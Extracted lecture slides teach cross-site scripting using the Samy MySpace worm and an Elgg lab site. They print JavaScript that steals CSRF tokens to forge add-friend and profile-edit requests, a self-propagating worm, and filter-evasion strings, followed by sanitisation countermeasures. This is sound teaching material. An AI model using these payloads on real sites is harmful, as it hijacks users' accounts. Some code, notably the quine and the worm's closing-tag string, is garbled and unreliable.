

# Cross-Site Scripting Attack



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## Samy Worm

The worm carried a **payload** that would display the string "but most of all, samy is my hero" on a victim's MySpace profile page. When a user viewed that profile page, the payload would be planted on their own profile page. Within just 20 hours<sup>[4]</sup> of its October 4, 2005 release, over one million users had run the payload,<sup>[5]</sup> making Samy the fastest spreading **virus** of all time.<sup>[6]</sup>



Samy Kamkar




profile

JS code

XSS

## Sessions




## XSS

(1) code runs on victim's computer



~~CSRF~~

(2) code needs to be in a page from the same site.


## How XSS Attack Works: Code Injection



## Non-Persistent (Reflected) XSS Attack




response





# Persistent XSS Attack

## ❖ From Alice's account




## ❖ From Bob's account



## Damage

- deface the website
- send request to server


# Attack 1: Add Friend




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## Attack: Add Friend



## HTTP Request for Adding Friends (Elgg)



## Get the Secret Data: View Page Source

```
<script type="text/javascript">
// <![CDATA[
/**
 * Don't want to cache these -- they could change for every request
 */
elgg.config.lastcache = 1410864370;
elgg.config.viewtype = 'default';
elgg.config.simplecache_enabled = 1;
elgg.security.token.__elgg_ts = 1464276688;
elgg.security.token.__elgg_token = '27ee75df8111862d37529d356e562748';
elgg.page_owner = {"guid":42,"type":"user","subtype":false,"time_created":
//Before the DOM is ready, but elgg's js framework is fully initialized
elgg.trigger_hook('boot', 'system');// ]]>
</script>
```

## Send Add-Friend Request

### ❖ Construct the URL

```
// Set the timestamp and secret token parameters
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;

// Construct the URL
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=50" + token + ts;
```

*Handwritten notes:* "GET" is written above the URL construction. Red arrows point to the token and ts variables in the URL string. A red line is drawn under the entire URL construction line. A green arrow points from the token and ts variables to the `<img src=` part of the code below.


### ❖ Write the Ajax code

```
// Create and send the Ajax request
var Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
```

*Handwritten notes:* A red arrow points to the `new XMLHttpRequest()` line. A red bracket is drawn around the `setRequestHeader` lines. A green arrow points from the token and ts variables in the URL above to the `<img src=` part of the code below.


*Handwritten note:* `<img src=`

# Attack 2: Modify Profile



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# Attack: Modify Profile



Activity Blogs Bookmarks Files Groups ▾ More

## Edit profile

My display name

About me [Add editor](#)

Access Level

## HTTP Request for Editing Profile (Elgg)

```
http://www.xsslabelgg.com/action/profile/edit ❶  
  
POST /action/profile/edit HTTP/1.1  
Host: www.xsslabelgg.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...  
Accept: text/html,application/xhtml+xml,application/xml; ...  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://www.xsslabelgg.com/profile/samy/edit  
Cookie: Elgg=mpaspvnlq67odllki9rkklema4 ❷  
Connection: keep-alive  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 493  
__elgg_token=1cc8b5c...&__elgg_ts=1489203659 ❸  
  &name=Samy  
  &description=SAMY+is+MY+HERO ❹  
  &accesslevel%5Bdescription%5D=2 ❺  
  ... (many lines omitted) ...  
  &guid=42 ❻
```

POST

[ ] = 2

## Ajax Code: Send POST Request

```
// Access user name and guid
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;

// Access timestamp and security token
... code omitted ...

// Set the content and access level for the description field
var desc = "&description=SAMY+is+MY+HERO";
desc += "&accesslevel%5Bdescription%5d=2";

// Set the URL
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

// Construct and send the Ajax request
if(elgg.session.user.guid != 50)
{
    //Create and send Ajax request to modify profile
    var Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(token + ts + name + desc + guid);
}
```






# Self-Propagating Worm



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## Self Propagation



## Get a Copy of Self

```
<script id=worm>
```


```
// Use DOM API to get a copy of of the content in the DOM node.
```

```
var strCode = document.getElementById("worm").innerHTML;
```

```
// Displays the tag content
```

```
alert(strCode);
```


```
</script>
```



## Write a Self-Propagating XSS Worm

```
<script id="worm" type="text/javascript">  
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";  
var jsCode = document.getElementById("worm").innerHTML;  
var tailTag = "</\" + "script>";  
  
// Put all the pieces together, and apply the URI encoding  
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);  
  
// Set the content of the description field and access level.  
var desc = "&description=SAMY+is+MY+HERO" + wormCode;  
desc += "&accesslevel%5Bdescription%5d=2";  
  
... code omitted ...  
</script>
```

Quine



## "Pure" Self-Reproducing Code: Quine

```
#include <stdio.h>
void main() {
    char q = 34, r = 10, c = 44;
    char *l[] = {
        "#include <stdio.h>",
        "void main()",
        "{",
        "    char q = 34, r = 10, c = 44;",
        "    char *l[] = {",
        "        ",
        "    };",
        "    int size = sizeof(l)/sizeof(char *);",
        "    for(int i = 0; i < 5; i++)",
        "        { printf(l[i]); putc(r, stdout); }",
        "    for(int i = 0; i < size; i++)",
        "        { printf(l[5]); putc(q, stdout); printf(l[i]);",
        "          putc(q, stdout); putc(c, stdout); putc(r, stdout); }",
        "    for(int i = 6; i < size; i++)",
        "        { printf(l[i]); putc(r, stdout); }",
        "    }",
        "};",
        int size = sizeof(l)/sizeof(char *);
        for(int i = 0; i < 5; i++)
            { printf(l[i]); putc(r, stdout); }
        for(int i = 0; i < size; i++)
            { printf(l[5]); putc(q, stdout); printf(l[i]);
              putc(q, stdout); putc(c, stdout); putc(r, stdout); }
        for(int i = 6; i < size; i++)
            { printf(l[i]); putc(r, stdout); }
    }
}
```


char \*l[] = {

< >  
Alert("XSS")

< >



//  
=

# Countermeasures



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## Fundamental Causes



# Filtering Out JavaScript Code

## Filtering:

Myspace blocks a lot of tags, including `<script>`, `<body>`, and `onClick`, `onAnything`.

## Samy's strategy:

`<div style="background:url(' javascript:alert(1)') ">`

## Filtering:

Myspace strips out the word `javascript` from anywhere.

## Samy's strategy:

`<div style="background:url(' java  
script:alert(1)') ">`

## Filtering:

myspace strips out the word `"onreadystatechange"`

## Samy's strategy:

`eval('xmlhttp.onreadystatechange = callback');`



# Jsoup

## Sanitize untrusted HTML (to prevent XSS)

### Problem

You want to allow untrusted users to supply HTML for output on your website (e.g. as comment submission). You need to clean this HTML to avoid **cross-site scripting** (XSS) attacks.

Elgg

### Solution

Use the jsoup HTML **Cleaner** with a configuration specified by a **Whitelist**.

## HTML Encoding

### PHP htmlspecialchars() function


- '&' (ampersand) becomes '&amp;'
- '"' (double quote) becomes '&quot;'; when **ENT\_NOQUOTES** is not set.
- "'" (single quote) becomes '&#039;'; (or &apos;); only when **ENT\_QUOTES** is set.
- '<' (less than) becomes '&lt;'
- '>' (greater than) becomes '&gt;'

<script>

&lt;script &gt;

<script>

# Review Questions and Discussion



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# Question 1

**Question 1: What are the differences between XSS and CSRF attacks?**

## Question 2

❖ Question 2: Can the CSRF countermeasures protect against XSS attacks? If not, why?

